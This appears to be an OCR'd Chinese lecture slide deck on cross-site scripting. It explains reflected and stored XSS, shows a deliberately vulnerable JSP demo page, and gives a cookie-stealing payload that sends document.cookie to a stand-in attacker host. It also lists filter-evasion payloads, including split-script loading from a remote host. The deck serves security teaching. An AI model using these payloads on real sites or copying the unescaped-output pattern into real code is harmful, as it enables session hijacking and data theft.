[hide]

- 1 Introduction
- 2 Tests
 - 2.1 XSS Locator
 - 2.2 XSS locator 2
 - 2.3 No Filter Evasion
 - 2.4 Image XSS using the JavaScript directive
 - 2.5 No quotes and no semicolon

MERCURY_SHU808 6


Internet 访问

未识别的网络

无 Internet 访问

16:30 2014-09-20

XSS-Cheat-Sheet中测试用例



XSS攻击类型

❖ 反射型XSS (Reflected XSS)

- 非持久型、参数型跨站脚本；
- 攻击者通过特定的手法，诱使用户去访问一个包含恶意代码的URL，一旦用户点击，恶意的脚本会在受害者主机浏览器上执行；
- 只在用户单击时触发，而且仅执行一次，非持久化；
- 用于将参数附加到URL地址参数中；

XSS Reflection攻击

- ❖ 应用场景：XSS一般不是存放在WEB服务器上，攻击者需要引诱目标点击一个含有脚本命令的URL链接。
- ❖ 当用户向有漏洞的网站请求该URL链接时，WEB服务器把该请求中含有的恶意脚本“反射”给用户浏览器，使XSS得到执行。

反射型XSS

❖ 反射型XSS一般形式

- <http://localhost:8080/XSSDemo/reflectedXSS.jsp?param=value...>
- 如果将value改成可以在浏览器中被解释执行的东西，就形成了反射型XSS；
- 攻击者修改value值，然后将这个恶意的URL发送给别人，当URL地址被打开时，带有的恶意代码参数被HTML解析执行。

XSS Reflection攻击步骤

- ❖ (1)用户正常登录一个网站，为了标识用户的登录，一个Cookie被设置： Set-Cookie:sessID=47e9...
- ❖ (2)攻击者发给用户一个载有XSS的URL请求，如使用EMAIL、IM消息等来骗取用户点击。

```
http://testapp.com/test.php?input=
<script>
    var+i=new+image;+i.src=
    "http://www.attacker.com/"%2bdocument.cookie;
</script>
```

- ❖ (3)用户点击载有XSS的链接，向WEB服务器发送URL请求
- ❖ (4)存在漏洞的WEB服务器简单地将XSS当作网页文本返回给客户端
- ❖ (5)用户收到网站反馈，发现不是文本，执行这些脚本命令

XSS Reflection攻击步骤

❖ (6)用户的浏览器执行的XSS是

```
|var i=new image; i.src="http://www.attacker.com/ " +document.cookie;
```


这些脚本使浏览器携带当前会话的SessionID向
www.attack.com发送请求，攻击者正在等着这次请求：

GET /sessId=47e9..... HTTP/1.1

Host: www.attack.com

❖ (7)攻击者利用得到的SessionID，伪装成用户登录网站，来完成Session的劫持。

XSS反射攻击场景



注意

- ❖ **问题：** XSS大费周折窃取用户Cookie，为何不直接发送一个本身就有恶意脚本的网站链接（www.attacker.com）？
- ❖ **答案：**
 - 首先，只有参与会话的网站返回的脚本才有权访问SessionID，在www.attacker.com中请求”document.cookie”是无法得到testapp.com的SessionID的。而利用XSS Reflection使得这次Cookie的访问看起来是来自testapp.com的访问，因此能够成功。
 - 其次，用户是信任testapp.com网站的，直接发给用户一个www.attacker.com的链接很容易被察觉。

反射型XSS举例

```
utils.js:
function writeToDom(str){
    document.writeln(str);
}
function writelnToDom(str){
    document.writeln(str + "<br>");
}
reflectedXSS.jsp:
<%@ page language="java" contentType="text/html; charset=UTF-8" pageEn
<%@ page import="org.apache.commons.lang.StringEscapeUtils"%>
<%@ page import="java.net.URLDecoder,java.net.URLEncoder"%>
<%@ page import="org.owasp.esapi.ESAPI"%>
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http:/
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>test XSS</title>
<script type="text/javascript" src="../../js/utils.js"></script>
</head>
<%
    String param = request.getParameter("param");
    System.out.println("original " + param);
%>
<script>
    var scriptVar='<%=param%>';
    writelnToDom("original: " + scriptVar);
</script>
<body>
</body>
</html>
```

反射型XSS演示

❖ 演示1:

- <http://localhost:8080/XSSDemo/reflectedXSS.jsp?param=value>


❖ 演示2:

- [http://localhost:8080/XSSDemo/reflectedXSS.jsp?param=value';alert\('x'\)//](http://localhost:8080/XSSDemo/reflectedXSS.jsp?param=value';alert('x')//)
- 当value';alert('x')//被返回给浏览器的时候var scriptVar='<%=param%>';变成了
var scriptVar='value';alert('x')//';

反射型XSS演示

❖ 演示3:

- `http://localhost:8080/XSSDemo/reflectedXSS.jsp?param=value';alert('x')////`




The screenshot shows a web browser window with the address bar displaying the URL: `http://localhost:8080/XSSDemo/reflectedXSS.jsp?param=value';alert('x')////`. The browser's status bar shows the text "original: value". Below the browser window, the source code of the page is displayed, showing the HTML structure and the injected JavaScript code. The source code includes a DOCTYPE declaration, a meta tag for content type, a title, and a script tag. The injected JavaScript code is visible in the body of the document.

```
1
2
3
4
5 <!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR
6 <html>
7 <head>
8 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
9 <title>test XSS</title>
10 <script type="text/javascript" src="utils.js"></script>
11 </head>
12
13 <script>
14     var scriptVar='value';alert('x') //<img src=@ onError="javascript:alert('error')">// ;
15     writelnToDom("original: " + scriptVar);
16 </script>
17 <body>
18 </body>
19 </html>
```

XSS攻击类型

- ❖ XSS Reflection攻击常发生于搜索引擎、错误提示页面等对用户输入的直接反馈中。
- ❖ 持久型XSS (Persistent XSS)
 - 也称谓，存储型跨站脚本 (Stored XSS) ；
 - 攻击者事先将恶意JavaScript代码上传或存储到具有漏洞的WEB服务器中，只要用户浏览包含此恶意代码的网页就会执行该恶意代码；
 - 持久型XSS一般存在于网站留言板、评论、博客日志等交互处，恶意脚本一般存储在服务器端的数据库中，用户浏览该网页时，站点从服务器中加载恶意代码，并在客户端浏览器中执行；

Stored XSS攻击场景



持久型XSS攻击演示

❖ 演示:

- 以一个较为简单的留言板的JSP程序为例;
- 该留言板具有登录、留言查看、更新、删除等常见功能;
- 采用JSP+SQL 2005编写, 以及Tomcat服务器;
- 用户每次查看留言, 都会出现**???**
- <http://localhost:8080/XSSDemo/PersistXSS/login.jsp>
- **插入内容:**

```
<script type="text/javascript">  
    window.location.replace("http://www.baidu.com");  
</script>
```

持久型XSS举例

The screenshot shows a 360 Safe Browser (360安全浏览器 6.3) window with the address bar displaying `http://www.wooyun.org/bugs/wooyun-2010-07571`. The browser's taskbar at the bottom includes icons for various applications like QQ, WeChat, and office software. A green circular overlay in the top right corner of the browser window indicates a download progress of 74% for a file named '阿里创最大IPO'.

The main content area of the browser displays the WooYun.org website. The page title is 'WooYun.org' with a '加关注' (Follow) button and a follower count of '10.7万'. The navigation bar includes links for '首页' (Home), '厂商列表' (Vendor List), '白帽子' (White Hats), '团队' (Teams), '漏洞列表' (Vulnerability List), '提交漏洞' (Submit Vulnerability), '安全中心' (Security Center), '企业招聘' (Company Recruitment), '知识库' (Knowledge Base), and '公告' (Announcements). The current location is indicated as '当前位置: WooYun >> 漏洞信息'.

The main section is titled '漏洞概要' (Vulnerability Summary) and contains the following details:

- 缺陷编号: **WooYun-2012-07571**
- 漏洞标题: 新版百度空间存储型XSS
- 相关厂商: 百度
- 漏洞作者: [gainover](#)
- 提交时间: 2012-05-27 15:03
- 公开时间: 2012-07-11 15:04
- 漏洞类型: xss跨站脚本攻击
- 危害等级: 高
- 自评Rank: 15
- 漏洞状态: 厂商已经确认
- 漏洞来源: <http://www.wooyun.org>
- Tags标签: [持久型xss](#) [xss利用技巧](#) [黑盒hacking技巧](#)
- 分享漏洞: 0

On the right side of the summary, there is a '关注数(20)' (Number of followers: 20) and a '关注此漏洞' (Follow this vulnerability) button. At the bottom right of the summary section, it shows '5人收藏' (5 people收藏) and a '收藏' (收藏) button.

Below the summary is a section titled '漏洞详情' (Vulnerability Details).

XSS-Filter逃避策略

- ❖ 1、利用<>标记注射HTML/JavaScript
 - `<script>alert('XSS');</script>`
- ❖ 2、利用HTML标签属性值执行XSS (IE6)
 - `<table background="javascript:alert(/XSS)"></table>`
 - ``
- ❖ 3、利用空格回车Tab键
 - ``

XSS-Filter逃避策略(2)

❖ 4、对标签属性值转码

- ``

❖ 5、产生自己的事件

- `<input type="button" value="click me" onclick="alert('click me')" />`

❖ 6、拆分跨站法(有字数限制)

- 内容1: `<script>z='<script src=';/*`
- 内容2: `*/z+='http://www.test.c';/*`
- 内容3: `*/z+=n/1.js><\script>';/*`
- 内容4: `*/document.write(z)</script>`

• 最终:

```
<script>
    z='<script src=http://www.test.cn/1.js><\script>';
    document.write(z)
</script>
```

XSS漏洞泛滥的原因

- ❖ Web浏览器本身设计不安全
 - 浏览器包含了解析和执行JavaScript等脚本语言的能力，虽扩充了功能，但浏览只负责执行，不会判断其中是否包含恶意代码；
- ❖ Web应用输入和输出防护不够
 - Web应用程序中输入和输出是最基本的交互，若没有做好防护，很容易出现XSS漏洞；
- ❖ 安全编码水平参差不齐
 - 大型的Web应用由众多开发人员完成，安全编码水平参差不齐，难免出现漏洞；

XSS漏洞泛滥的原因（续）

❖ 安全意识不足

- 企业、单位或者开发人员等都对XSS漏洞及危害意识不足，导致XSS漏洞泛滥；

❖ XSS触发方式简单

- 只要向HTML代码中注入脚本即可，且执行此类攻击的手段繁多，如利用CSS、Flash等，完全防住XSS攻击比较困难；

❖ Web交互功能越来越丰富

- 随着Web2.0的兴起，交互功能大大丰富，发动XSS攻击的空间更加广阔。

XSS攻击利用

- ❖ Cookie窃取
- ❖ Session劫持
- ❖ Phishing攻击
- ❖ XSS历史窃取
- ❖ Client端信息刺探
- ❖ 网页挂马
- ❖ 其他

2.1 Cookie窃取



